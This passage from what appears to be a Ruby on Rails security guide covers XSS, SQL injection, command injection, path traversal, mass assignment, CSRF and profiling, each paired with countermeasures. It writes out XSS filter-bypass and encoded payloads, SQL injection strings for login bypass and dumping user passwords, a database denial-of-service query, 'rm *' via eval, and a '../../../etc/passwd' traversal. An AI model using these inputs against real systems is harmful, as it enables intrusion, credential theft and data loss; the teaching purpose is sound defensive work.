The examples given above introduced every type of user agent injection, but especially the non-persistent attacks in URLs will look suspicious to someone who has heard of these attacks, or at least to a security scanner. So an attacker will try to hide suspicious parts from the victim or the security scanner. For a human being this can be as easy as displaying a tidy link as an image, but in fact the image is linked to a malicious URL. Or the malicious part can be hidden in a very long URL where it does not strike. When it comes to automatic scanners, the attacker has to use different technologies.
The web applications could filter all HTML tags (in angle brackets <>) from the input data, or use a blacklist filter. A blacklist filter removes all possibly bad tags from the input. Be aware that the attacker might use the following alternatives to the <*script*> tag:

- `<<script>` (if the scanner filters <script> and does comparison of the string inside the first matching bracket pairs)
- `<scrscriptipt>` (bypasses scanners that remove the word *script*)
- `<script/src=...` (bypasses scanners that look for <*script*> or <*script src=...*)
- `<script a=">" '' src=...` (bypass a scanner which allows <*script*>, but not <*script src=...*)
- or put a line feed after each character (works in Internet Explorer 6.0)

There are many more possibilities, and you have to take other tags into account, such as <*img*>, <*table*>, <*a*>, or event handlers (*on...*). More examples are found in [58]. A blacklist filter will never be all-inclusive, but if you have to use it, do not remove the bad tags, but escape them using the h() method.

Another very effective way to hide angle brackets or other characters from a security scanner is to use a different character encoding. Network traffic is mostly based on the limited Western alphabet, so new character encodings, such as Unicode, emerged, to transmit characters from other languages. But, this is also a threat to web applications, as malicious code can be hidden in different encodings that the web browser might be able to process, but the web application might not. The following shows several ways to encode the "<" sign in UTF-8 (8-bit Unicode Transformation Format, the most popular Unicode Format):

```
&#60,&#060,&#0060,&#00060,&#000060,&#0000060,&#60;,&#060;,&#0060;,&#00060;
,&#000060;,&#0000060;,&#x3c,&#x03c,&#x003c,&#x0003c,&#x00003c,&#x000003c,
&#x3c;,&#x03c;,&#x003c;,&#x0003c;,&#x00003c;,&#x000003c;,&#X3c,&#X03c,&#
X003c,&#X0003c,&#X00003c,&#X000003c,&#X3c;,&#X03c;,&#X003c;,&#X0003c;,&#
X00003c;,&#X000003c;,&#x3C,&#x03C,&#x003C,&#x0003C,&#x00003C,&#x000003C,&#
x3C;,&#x03C;,&#x003C;,&#x0003C;,&#x00003C;,&#x000003C;,&#X3C,&#X03C,&#
X003C,&#X0003C,&#X00003C,&#X000003C,&#X3C;,&#X03C;,&#X003C;,&#X0003C;,&#
X00003C;,&#X000003C;
```

That means there are a lot of possibilities to encode characters, but of course the browser has to be set to read the document in UTF-8. If the user has set this option and the web application does not send the default character encoding, as it is the case with Rails applications by default, cryptic UTF-8 encoded strings like the following will pop up a message box, if injected.

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;
  &#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

And if the user has set his browser to the UTF-7 encoding, injecting the following will pop up a message box. Note that it does not include any angle brackets, so it might bypass filters that look for them. If the encoding is set to *Auto-Select* in Internet Explorer and there is an UTF-7 or -8 encoded string in the first 4096 bytes, it will automatically treat the document as UTF-7 or -8.

```
+ADw-SCRIPT+AD4-alert('vulnerable');+ADw-/SCRIPT+AD4-
```

4.1.7 Countermeasures

It is very important to filter malicious input, but when it comes to user agent injection, it is also important that the output does not contain executable code. As input filters are important for all types of interpreter injection, it will be discussed below. In general, it checks the user input to be of a specific format, and if not, rejects it with an error message. But importantly, the error message should not be too specific and should not re-display the input without output filtration.

Output filtration most commonly happens in Rails' view part of the application. If there is absolutely no HTML allowed in the user input, you can filter it with Ruby's *escapeHTML()* (or its alias *h()*) function which replaces the malicious input characters *&,",<,>* with its uninterpreted representations in HTML (&, ", <, >). If consequently used, this is very effective against user agent injection. However, it can easily happen that the programmer forgets to use it just in one place, and so the web application is vulnerable again. It is therefore recommended to use the *Safe ERB* [34] plugin which will throw an error if so-called *tainted* strings are not escaped. In Ruby, a string is tainted if it comes from an external source (for example, from the database, a file or via the Internet) and can be untainted by Safe ERB's modified *escapeHTML()* function or the *Object.untaint()* function.

However, if your application's user need text formatting in their input, it is best to use a markup language which is not interpreted by the user agent, but by the web application. For Ruby on Rails there is RedCloth [55] which translates `_test_` to the italic HTML representation `<em>test<em>`, for example. However, using RedCloth without any options is still vulnerable to XSS:

```
>> RedCloth.new('<script>alert(1)</script>').to_html
=> "<script>alert(1)</script>"
```

Use the :filter_html option to remove or escape HTML which was not created by the Textile processor. However, this does not filter all HTML, a few tags will be left (by design), for example <a>:

```
>> RedCloth.new('<script>alert(1)</script>', [:filter_html]).to_html
=> "alert(1)"
>> RedCloth.new("<a href='javascript:alert(1)'>hello</a>",
     [:filter_html]).to_html
=> "<p><a href=\"javascript:alert(1)\">hello</a></p>"
```

It is recommend to use a combination of RedCloth and an input filter (white_list in this case, see below):

```
>> RedCloth.new('"ha":javascript:alert(1);').to_html
=> "<p><a href=\"javascript:alert(1);\">ha</a></p>"
>> white_list(RedCloth.new('"ha":javascript:alert(1);').to_html)
=> "<p><a>ha</a></p>"
```

And if you want to allow the users to use HTML, you have to filter the input with the whitelist approach (see 4.2.8 for more on input validation).

And when it comes to DOM-based programming, it is best to avoid it and to pass parameters to the server and check them.

As for character encoding, the first step is to decide which encoding you want to support. If the application is intended to be used by English or Western European people, the encoding will most likely be *ISO-8859-15*. But if your application supports many languages, including those with non-Latin characters, you will have to use *UTF-8* or another Unicode encoding. Whichever encoding you choose, you should enforce the user's browser to use it. In Rails you can enforce *ISO-8859-15* by adding the following lines to *application.rb* if it hasn't been set by Rails already:

```
after_filter :set_charset

private
  def set_charset
    content_type = headers["Content-Type"] || 'text/html'
    if /^text\//.match(content_type)
      headers["Content-Type"] = "#{content_type}; charset=ISO-8859-15"
    end
  end
```

Luckily the input filters discussed below recognize different character encodings. But there is also a method in Ruby that converts strings from one encoding to another:

```
# convert a comment from ISO-8859-15 to UTF-8
sconvcomment = Iconv.new('ISO-8859-15', 'UTF-8').iconv(params[:comment])
```



Figure 7: Classic and Asynchronous models compared. From [71]

4.1.8 Ajax Security

Ajax stands for Asynchronous Javascript And XML. It was first mentioned in public in 2005 by Jesse James Garrett [24], however, it is not a new technology, and everything which it is based on, has been there before. Ajax is a generic term for several technologies it incorporates DOM, JavaScript, XMLHttpRequest [8] and others.

The revolutionary about Ajax is, that interaction with the web server is no longer synchronous. As shown in Figure 7, in the classic web application model, the client performs some action in the application which triggers a request to the server, the server processes it and returns a result page to the client. In asynchronous, Ajax applications, the web page no longer has to be refreshed as a whole, but requests and responses to and from the server are sent and received asynchronously and also parts of the web page can be updated in order to create more interactive web applications.
Several sources, for example [71], state that Ajax applications are more complex due to their asynchronous nature, or that Ajax might cause more entry points for attackers, while other sources claim the opposite [27]. However, the classes of attacks stay largely the same, so the advices given herein apply to Ajax applications, as well, especially input and output validation. But there is one exception, output validation, as described in the User Agent Injection, cannot be done solely in Rails' view anymore. In a situation where the attacker sends malicious input through an Ajax function and the server does not filter it and returns

a string and not a Rails view, the input will be displayed without validation. For example, Rails provides a method called *in_place_editor()* (will be in a separate plugin from Rails 2.0 on) which makes string elements on a web site editable and sends the new string to the server to save it and return the string again. If this string contains an injection, it will be injected in the result.

The solution is to, at first, determine which data format the Ajax result will be returned in. In Rails applications it is quite common to return plain text or HTML code, but it could be other formats, such as XML or JSON (JavaScript Object Notation, a lightweight data-interchange format). In addition to input validation, the user input has to be filtered according to that data format, as well. And it is important to keep in mind that an attacker can bypass client-side validation, use it for performance reasons only, but not as a replacement for server-side validation. Secondly, you have to move the output validation for Ajax actions that do not render a view from Rails' view to the controller. The *h()* function works in a Rails controller, as well, for example:

```
name = h params[:name]
```

However, before you perform any action for an Ajax call, you should check whether the logged in user has appropriate privileges to perform that action, as described in 4.7.1. Moreover, you can make sure that the request really is an Ajax request by using the *verify* method as described in 4.5.
It is typical for Ajax applications to store parts of the state on the client side (the name of the current project, for example), and sometimes parts of the application logic resides in JavaScript code on the client side, as well. As with all input, you should always distrust the state that comes from the client. You should minimize the amount of application logic on the client.

4.2 A2 - Injection Flaws

Interpreter injection, particularly Cross Site Scripting, has been described in the previous chapter. SQL injection is another very widespread security vulnerability in web applications. SQL injection attacks aim at influencing database queries by manipulating web application parameters. The attacker's entry points, that means where he can inject SQL instructions, are described above - they are the same as for user agent attacks. The main SQL instructions were introduced in the Database Server section. Almost all SQL injection attacks are immediately reflected, that means a malicious parameter moves from the client to the server, will be put together to a SQL query, sent to the database server and the result will be returned to the client. Stored SQL injection attacks are very rare, as most user input is processed immediately in web applications. A popular goal of SQL injection attacks is to bypass authorization. But also reading of arbitrary data or manipulating it can be done with this form of attacks.

The following shows two typical Rails function calls to find data in the database, in this case all projects with a specific name. The name comes from an user input field in the web application (stored in `params[:name]`).

```
Project.find(:all, :conditions => "name = '" + params[:name] + "'")
Project.find(:all, :conditions => "name = '#{params[:name]}'")
```

params[:name]	params[:password]	SELECT * FROM users WHERE ...
' OR TRUE #		login = '' OR TRUE # AND password = ''
' OR '1'='1	' OR '2'>'1	login = '' OR '1'='1' AND password = '' OR '2'>'1'
' OR login LIKE '%a%	' OR ISNULL(1/0) #	login = '' OR login LIKE '%a%' AND password = '' OR ISNULL(1/0) #'

Table 3: Several SQL injection attacks

These examples are vulnerable to SQL injection attacks as an attacker could enter "' OR 1 --" and thus, after Rails substituted it into SQL, the query string will be:

```
SELECT * FROM projects WHERE name = '' OR 1 --'
```

The boolean value `1`, and thus `name = '' OR 1` is always evaluated to true. The double dash signs start an SQL comment, everything after it will be ignored. Consequently, this query will return all projects in the database and present it to the user. A number sign (#) also starts a comment and /* starts a multi-line comment, so even if the following query has more than one line, it will be commented out. Commenting out the rest of the query string is the simplest form of SQL injection, the following shows more sophisticated forms of attacks.

4.2.1 Bypassing Authorization

Many web applications include access control, and users have to log in to the application to use it. Therefore he enters his login credentials, the applications tries to find a matching record in the users table in the database, and if it finds a record, access will be granted. However, if an attacker enters a malicious user name and/or password, he can bypass the control and will get access to the application. The following shows a typical database query in Rails to find the first record in the *users* table which matches the login credentials parameters supplied by the user. Table 3 shows examples for malicious input and the resulting SQL query string. The first two examples will grant access in any case, the third one will grant access only, if there is a login name with an *a* in it (`LIKE '%a%'`).

```
User.find(:first, "login = '#{params[:name]}' AND password =
  '#{params[:password]}'")
```

4.2.2 Unauthorized Reading

Using SQL injection, the attacker may be able to read arbitrary data from the database that he may not be allowed to view. By bypassing authorization, he may have already access to confidential information. This section, however, shows a different technique which works for all input parameters. It is based on manipulating queries that present information to the user. This can be web page titles, articles, comments et cetera. In the example from above, where all projects with a specific name are queried, an attacker can join in the result from a second *SELECT* statement using the *UNION* instruction. *UNION* connects two queries and returns the data in one set, and if the column's data types do not match, they are being converted.

The following shows several example injections. The first example shows the basic approach of how to append a query. However, it hardly will return any data to the

client, as the number of columns and its names of the *projects* and the *users* tables do not match, and so the web application cannot process the input from the database. The second example therefore introduces SQL column renaming with the *AS* instruction. It returns a few columns only (contrary to the overall asterisk (*) selector), and renames them according to the column names in the *projects* table. The actual number of columns can be determined by adding more ones (*1*) to the *SELECT* statement. Consequently, the web application believes to return all project names and its descriptions, however, it presents all login names and passwords for the application.

```
# injecting "') UNION SELECT * FROM users /*", will result in:
SELECT * FROM projects WHERE (name = '') UNION SELECT * FROM users /*')

# injecting "') UNION SELECT id,login AS name,password AS
    description,1,1,1,1 FROM users /*" will result in:
SELECT * FROM projects WHERE (name = '') UNION SELECT id,login AS
    name,password AS description,1,1,1,1 FROM users /*')

# the following SQL queries return all table or column names:
SHOW TABLES;
SHOW COLUMNS FROM 'projects';
```

If the attacker did not find out about the table and column names with the techniques described in 4.6.1, he can inject the queries from the last example to do so.

4.2.3 Data Manipulation

In many web applications that are vulnerable to SQL injection, you can inject another query using the batch processing operator (;). Thus other instructions, apart from *SELECT*, can be appended, namely *INSERT*, *UPDATE* or *DELETE* to add, modify or remove records from any table in the database. This is not possible in Rails, as a statement may not contain a semicolon beyond quoted strings.
A direct manipulation of an *INSERT* instruction (or another) is likely to fail in a Rails application, because new records will almost always be added with the *new()* or *create()* functions, which automatically escape special SQL characters (' , " , the NULL character and line breaks). However, if the programmer uses the *connection.execute()* method, the SQL query will be straightly directed to the database server and these characters will not be substituted. In a situation where new records are created with the *connection.execute()* function, the attacker might be able to read arbitrary data from the database. The following creates a new project, according to the input from the user. With the SQL injection strings below, the attacker will find a project with the login name and password from the first record in the *users* table.

```
# create a new project:
Project.connection.execute("INSERT INTO projects(name,description)
    VALUES('#{params[:name]}','#{params[:desc]}')")

# two SQL injections for params[:name]:
',(SELECT login FROM users LIMIT 1))/*
',(SELECT password FROM users LIMIT 1))/*
```

```
# the resulting SQL queries will be:
INSERT INTO projects(name,description) VALUES('',(SELECT login
    FROM users LIMIT 1))/*','')
INSERT INTO projects(name,description) VALUES('',(SELECT password
    FROM users LIMIT 1))/*','')
```

4.2.4 DoS Attacks With SQL

Denial of Service (DoS) attacks aim at making a resource unavailable by having it process infinite calculations or very many requests and consequently crashing it. By injecting the following query, which is normally used to benchmark the execution time of a query, the MySQL server will work approximately 300 seconds. Although it is still possible to query the server in another thread, an appropriate number of these injections at the same time may stall the server.

```
SELECT BENCHMARK(100000000,MD5(CHAR(116)))
```

4.2.5 Defeating Filters

When building a filter against malicious input, you should not search and replace strings. For example, a filter that removes the string *INSERT* will be useless if the attacker enters *INSINSERTERT*, because the filter will make the attack work. But it may also be futile to look for SQL injection characteristics, such as '1'='1', because the attacker can always find an alternative, such as '2'='2'. It is better to reject malicious input, and not to give the user detailed information as to why the input was not accepted. Of course you have to make sure that you do not bother normal users.

4.2.6 Countermeasures

Ruby on Rails has a built in filter for special SQL characters, which will escape ' , " , NULL character and line breaks. Especially the single quote characters is absolutely necessary for SQL injection attacks on Rails applications. Normally, this filter will be applied automatically, but sometimes has to be applied manually. In any SQL fragment, especially in any condition string (*:conditions => "..."*), the *connection.execute()* or the *find_by_sql()* function, it is not advisable to use string appending (*string1 + string2*), or the conventional Ruby #{...} mechanism to substitute strings. The correct way is to use the *bind variable* facility, which has the following syntax:

```
[string containing question marks,
substitution list for the question marks]
```

It will substitute the first question mark in the string for the first item in the substitution list, the second for the second, et cetera. The following shows an example from above using this facility:

```
User.find(:first, ["login = ? AND password = ?", params[:name],
  params[:password]])
```

4.2.7 Other Interpreter Injection

Second-order Code Injection Attacks Second-order Code Injection Attacks [37] are a special sort of persistent injection attacks which mostly aim at people or tools which operate in the second level. This can be employees who administer the web application or provide assistance for it, or tools which review requests and user input. The first class of these attacks aim at statistical functionality in the web application that review user requests. Examples for this include functionality such as "Top 10 search requests", "Other users recommend" or "Other users also bought", which may return malicious content or links. An attacker might be able to influence the data, which is often generated from the search requests made by the users, by conducting specially crafted search requests.
The second class of these attacks aim at the system administrator who reviews statistics or error logs which may contain malicious data, which was generated by automated analysis tools. Many web applications have a web-based administration for this. So he can fall prey to user agent injection, which is especially dangerous, as the administrator's session ID endows the attacker with administrator privileges.
And a third class of these attacks aim at second-order applications that are used by customer support employees, for example, to review, manage or update user input data. In most cases this is data that only the attacker and the customer support can see, such as address details or orders. It is not uncommon that these tools are web-based and thus can fall prey to user agent injection or to installation of a Trojan horse. Second-order Code Injection Attacks are relatively difficult to conduct, as the attacker gets no immediate feedback of whether the attack works or not. However, the application designer has to take these forms of attacks into account, as well, and possibly include filters that validate according to the vulnerabilities of the second-order tools.

Remote Code Execution Ruby includes a method called *eval(aString)* which evaluates the Ruby expression *aString*. If you allow users to specify *aString*, then your application is vulnerable to remote code execution. For example, if you are building an online calculator, it is tempting to use the *eval()* function to evaluate the mathematical term: `eval(params[:expression])`. While the normal user would enter mathematics, an attacker could input Ruby code, for example `‘rm *‘`, which executes the system command `rm` that deletes all files in the current directory.
If your application has to execute commands in the underlying operating system, there are several functions in Ruby: *exec(command)*, *syscall(command)*, *system(command)* and *‘command‘*. You will have to be especially careful with these functions if the user can control the whole command, or a part of it. For example on POSIX shell systems, you can execute another command at the end of the first one, using a semicolon (;) or a vertical bar (|) between the two.
A countermeasure is to use the *system(command, parameters)* function and provide command line parameters as the function's parameters. That way the parameters are passed through without executing them.

```
system("/bin/echo","hello; rm *")
# prints "hello; rm *" and does not delete files
```

HTTP Response Splitting HTTP Response Splitting [59] may occur when the web application redirects to another URL and uses unsanitized user-supplied data in it. This enables the attacker to inject carriage return and line feed (CRLF) characters into the

HTTP header and thus split the server's response. That way, the attacker can fully control what the victim sees. While this is a serious security issue in other programming languages, such as PHP, Rails is not affected, because it escapes CRLF characters. As these attacks do not work in Rails, it will not be discussed further.

4.2.8 User Input Validation

One of the most important security activity for a web application, is to validate all user input. When validating it is important to use a whitelist and not a blacklist approach. That means you should check whether the input has the correct format or includes the allowed values, and reject it if it does not - do not try to correct the input. For example, it could allow plain text and the *<b>*, ** and *<u>* HTML tags to write bold, italic or underlined. Use Rails' whitelist plugin [47] to do a whitelist HTML check. The insecure Rails method *sanitize* has been replaced by a more convenient version of the whitelist plugin in Rails 2.0. A blacklist, in contrast, looks for invalid input or attack signatures, but this can hardly be all-inclusive.

Rails has its own validation framework. With functions like *validates_ numericality_ of()*, which checks whether a value is numerical, you can check the integrity in the model, that means when assigning a value to a property of the model. However, sometimes integrity has to be checked in the controller, as well, for example when querying data or sending back user input.
To do that you can use the same validation methods in the controller which you use in the model. You only need the *ActiveForm* [12] plugin which works like this:

```
class Search < ActiveForm
  attr_accessor :text
  validates_length_of :text, :maximum => 30
  ...
end
```

You can then use the validation in the controller:

```
def search
  if Search.new(params[:search]).valid? then
    #...ok...
  end
end
```

Here is an example to validate a file name with a regular expression:

```
# A file name may be alphanumerical and may contain .-+_
validates_format_of :file, :with => /^[\w\.\-\+]+$/
```

This code, however, is prone to user agent injection: A file name with embedded JavaScript, such as `file.txt\%0A<script>alert('hello')</script>`, passes the filter. This is due to the widespread belief that ^ matches the beginning of a string and $ the end, as in other programming languages. In Ruby, however, these characters match the begining and end of a line, so the above string passes the filter, as it contains a line break (%0A). The correct sequences for Ruby are \A and \z, so the expression from above should read `/\A[\w\.\-\+]+\z/`.

4.3 A3 - Malicious File Execution

4.3.1 Remote File Inclusion

Other web programming languages, such as PHP, provide a file inclusion method that allows you to include even remote files, which has been widely used by attackers. In Rails, Remote File Inclusion does not work, but there is the *render* method which includes local files or Rails code (which is rarely used). The following two examples show why it is not advisable to let the user control what to include. The first example includes a partial local Ruby on Rails view file, depending on the URL parameter *part*. An attacker can include an arbitrary partial from the server here. The second example includes HTML and Ruby on Rails code, depending on the URL parameter *name*. An attacker can include arbitrary HTML code and arbitrary Rails code here.

```
<%= render :partial => params[:part] %>
<%= render :inline => "Hello #{params[:name]}" %>
```

4.3.2 File Uploads

File uploads may include malicious code. Think of a situation where an attacker uploads a file *"file.cgi"* with code in it, which will then be executed when someone downloads the file (if mod_cgi is enabled in Apache). Of course, this does only happen if you store the uploaded files in a subdirectory of Apache's *DocumentRoot* directory (Rails */public* directory normally), which is not advisable.
If you allow users to name the file on disk, an attacker could overwrite important files or add new ones. That is why web server processes should be run as non-root user, so an attacker cannot overwrite files. Mongrel, for example, as set up in the Apache chapter, runs as the "apache" user, which should not have write permissions on files and directories. Only an upload directory (and some Rails directories as described in the Apache Chapter) should be writable to that user. A nice way to handle uploads in a convenient way is the Attachment_fu plugin [46].

4.4 A4 - Insecure Direct Object Reference

Another class of attacks are logic injection attacks, which do not inject code into the web application. Injection attacks in general take advantage of the unchecked (or inadequately checked) assumptions the application makes about its inputs. The aim of injecting code, as described in the last section, was to execute it in an interpreter (user agent, database system et cetera). This section focuses on logic assumptions being made in the web application.

4.4.1 Prevent Unauthorized Access

By default Ruby on Rails URLs have the following format: `http://www.domain.com/project/show/1`, whereas "project" is the controller, "show" is the action to be performed and "1" is the project ID, which is the primary key of the project table (i.e., a project's main identifier is the id, but it could be something else, such as the name). It will be used in the controller to load the project with the id 1 and present it to the user in some form or another.
You have to keep in mind that a user access control may hinder unauthorized people to log in to the application. But if you want to prevent users from viewing or altering certain information, you will have to take additional precautions. For example, even though you do not have a link in your application to show the project with the id 2, you cannot hinder

the user entering the URL `http://www.domain.com/project/show/2`. That means you have to check permissions every time someone wants to access an object, for example by verifying ownership:

```
# find the project with the id from the
# URL which is owned by the logged in user

@project = Project.find(params[:id], :conditions =>
  ["user_id = ?", session[:user_id]]
```

4.4.2 File Names

In many cases web applications save user supplied data to files and deliver file uploads. You should always filter the user input for file names, as an attacker could use a malicious file name to download or overwrite any file on the server. If you use a file name that the user entered without filtering, for example, in a *send_file()* method, which sends files from the server to the client, then any file can be downloaded:

```
send_file( params['filename'] )
```

Even if you use `send_file( '/var/www/uploads/' + params['filename'] )`, you can download any file, as every directory in Unix has a link to its parent directory ("../"), and a file name of *../../../etc/passwd* downloads the system's user names.

When it comes to filtering file names, do not try to remove malicious user input, as there are very many possibilities to hide, for example, the parent directory link "../" to your filter. An attacker could use a different encoding, such as "%2e%2e%2f", which the operating system might or might not understand. Or think of a situation where you remove all "../" from the file name and an attacker uses a string such as "..../", which leaves one "../". So it is best to use the whitelist approach, which checks for validity of a file name with a set of accepted characters. And in case it is not a valid file name, reject it, and do not try to filter out malicious parts.

A second step is to validate that the file is in the expected directory. There are two functions in Ruby that return the full path of a file name:

```
File.dirname([file name from the user])
File.expand_path( [file name from the user], [upload directory] )

# example
basename = File.expand_path(File.join(File.dirname(__FILE__), '../../files'))
filename = File.expand_path(File.join(basename, @file.public_filename))
raise if basename =! File.expand_path(File.join(File.dirname(filename), '../../../'))
```

Another approach is to store the file names in the database and name the files on the disk after the record IDs in the database. See 4.3.2 for more on that.

4.4.3 Form Parameters

When using *scaffolding* to create basic controllers, you can get the impression that creating records directly from form parameters ("mass-assignment") is best practice. The scaffold generator creates code like the following, which is allowedly easier to handle, but vulnerable:

```
@user = User.new(params[:user])
```

With this code, Rails will create a new *user* record based on the values that the user entered. Any corresponding attributes in the parameter hash *params* will be set in the user model. Not only is this code possibly vulnerable to SQL injection, but also arbitrary properties of the new user can be set by an attacker, the user's privileges, for example. Given you have a user registration form like this:

```
<form method="post" action="http://www.website.domain/user/register">
  <input type="text" name="user[name]" />
  ...
</form>
```

An attacker could change the form (by saving it to disk, for example) to the following:

```
<form method="post" action="http://www.website.domain/user/register">
  <input type="text" name="user[name]" />
  <input type="text" name="user[admin]" value="1" />
  ...
</form>
```

If the attacker knows that the User model has a boolean "admin" column, the newly created user will have administrator rights. One solution to this problem is not to use mass-assignment and assign each value individually. Another solution is to protect several properties so they cannot be assigned using mass-assignment, but have to be set individually. The following line in your model will protect the "admin" attribute, that means it will be ignored during mass-assignment.

```
attr_protected :admin
```

If you want to set a protected attribute, you will to have to assign it individually:

```
@user = User.new(params[:user])
@user.admin = false
```

You can also use the whitelist approach, which allows attributes to be mass-assigned, instead of forbidding access to them. Use *attr_accessible* with the attributes you want to allow access to, instead of *attr_protected* to do this. [48] provides further reading on this.

4.5 A5 - Cross Site Request Forgery (CSRF)

The HTTP protocol provides basically two main types of requests, GET and POST requests. User agents usually send GET requests when clicking on a link and POST requests when submitting HTML forms. The World Wide Web Consortium (W3C) [73] provides a "Quick Checklist for Choosing HTTP GET or POST
Use GET if:

- The interaction is more like a question (i.e., it is a safe operation such as a query, read operation, or lookup).

Use POST if:

- The interaction is more like an order, or
- The interaction changes the state of the resource in a way that the user would perceive (e.g., a subscription to a service), or
- The user be held accountable for the results of the interaction." [74]

GET has a size limit, depending on the user agent you are using it can be as little as 2 kilobyte. There are many search engines and spiders that follow every link they can find, and by doing that, they could change the state of a resource. POST requests, however, are not being followed by them.
It is a widespread belief that choosing POST over GET requests for actions that change the state can prevent attacks known as *session riding* [26] or *Cross Site Request Forgery* [32]. An attacker can prepare a special inconspicuous link, which points to an action that changes the state of the web application, and puts it in an email or on a web site. If the user is logged in to the web application and clicks on that link, the browser will automatically send the users session identifier, and the attacker can place an order, change the password et cetera in the name of the user. There are also forms of this attack where the URL of an image on a web site is this prepared link and thus the action will be executed automatically when the victim views the web site. This class of attacks cannot be avoided by accepting only POST for some requests. But even POST requests can be sent automatically or by a click on a link. Include a security token in each request, as the security extensions against session riding [4] do, to avoid these attacks.

The most common way to create links in Rails is to use the *link_ to()* function. Although you can create links with a *:method => :post* parameter to send them as a POST request, the link will be sent as a GET request if JavaScript is turned off or not being used (as with most search engine crawlers and spiders). The `confirm` parameter of *link_ to()* does not help neither, as it will be followed anyway, if JavaScript is disabled. This is an example for a link in Rails that sends a POST request:

```
# delete a message with a given id, but ask before
<%= link_to("Delete", {:action => "removemsg", :msg_id => @msg.id},
        :method => :post, :confirm => "Are you sure?") %>
```

In order not to allow state changes in a GET request, you can use the verify method's method parameter in the controller. With the *:xhr => true* parameter, you can verify that the request comes from an Ajax call.

```
verify :method => :post, :only => [ :remove_tasklist ],
       :redirect_to => { :action => :list }
verify :xhr => true, :only => [:remove_tasklist],
       :redirect_to => { :action => :list }
```

In addition to that, you should never transmit sensitive data in a GET request, i.e., directly in the URL, as this data may be visible to others (attackers or other users of a public workstation) in the web browser's history. Even if the web site uses SSL you can see this data, as SSL secures the *transmission*, only.



Figure 8: Offline Explorer Pro [40] found the basic directory and controller structure

4.6 A6 - Information Leakage and Improper Error Handling

4.6.1 Profiling

One of the first things an attacker would do is profiling your application. That means to research how the web site and its web application works. That includes finding out about the underlying operating system, the web server software, database software, which programming languages and frameworks are used (Ruby on Rails, in this case), but also what directories are on the server, what are their access privileges and how the web application works internally. This is a critical, but often overlooked, part of web application security, as it provides an attacker with useful information about how to shape his attack. We have looked at profiling the operating system, web server and database software in earlier chapters and now we will look at the web application profiling. By finding out about how an attacker profiles your application, you can defend this more tightly focused.

Directory and controller profiling At first the attacker wants to find out about the directory structure of the public area on the web server, and what Rails controllers the web application has. He can either do this manually, by inspecting every page and link he can find, he can use automatic tools which do that, or he can use a combination of this. It is good practice to use automatic tools to find and download all directories and files to get the basic structure of the site. There are several tools to do this, BlackWidow [69] and MetaProducts Offline Explorer Pro [40] turned out to be most effective ones.

Figure 8 shows the basic structure of the project management web application. As Rails uses *pretty URLs* (see Routes section), controllers look like directories to automatic tools. However, an attacker will know that at least */images*, */javascripts* and */stylesheets* are real directories and the rest are controllers. Now he can use additional knowledge to find out about additional directories, files or controllers, which are not linked from any page:

- Find out if there is a file called *robots.txt* on the server, by calling *http://www.domain.com/robots.txt*. This file contains information for search engines which parts of the site should not be listed in their index. However it can also provide an attacker

with useful information. For example, a *robots.txt* file like this reveals that there is an */admin* directory on the server:

```
User-agent: *
Disallow: /admin/
```

- Use a search engine, such as Google [31], and search for *site:domain.com* to find additional resources on domain.com
- The Wayback Machine [50] has saved the contents of web pages since 1996. An attacker can use it to find forgotten or hidden resources by inspecting old versions of specific pages
- Inspect JavaScript files to find out about additional controllers and actions
- Inspect comments in all sorts of files to find legacy or hidden controllers and actions
- guess common directory names, such as *data*, *admin*, *backup*, *logs*, *test*, *.svn* (Subversion (a revision control system) directory)
- guess common file names, such as *ReadMe*, *Todo*, *index.html*
- guess common controller or action names, such as *user*, *admin* and show, edit

Query String Profiling As manual tools normally do not fill out forms on web pages automatically, the attacker has to manually inspect the pages he found, and collect the parameters that specific Rails controller actions accept. They can be found in field names in a HTML form or as parts of the URL, usually behind a question mark or ampersand:

```
http://www.domain.com/project/1/show?userId=1
  &returnTo=www.domain.com&file=/docs/project1.doc
```

There are several interesting parameters in this example URL:

- *userId=1* This parameter is supposed to show only the projects of the user with the Id 1. An attacker could change the number to see information he might not be allowed to. See 4.4.1 for more on that.
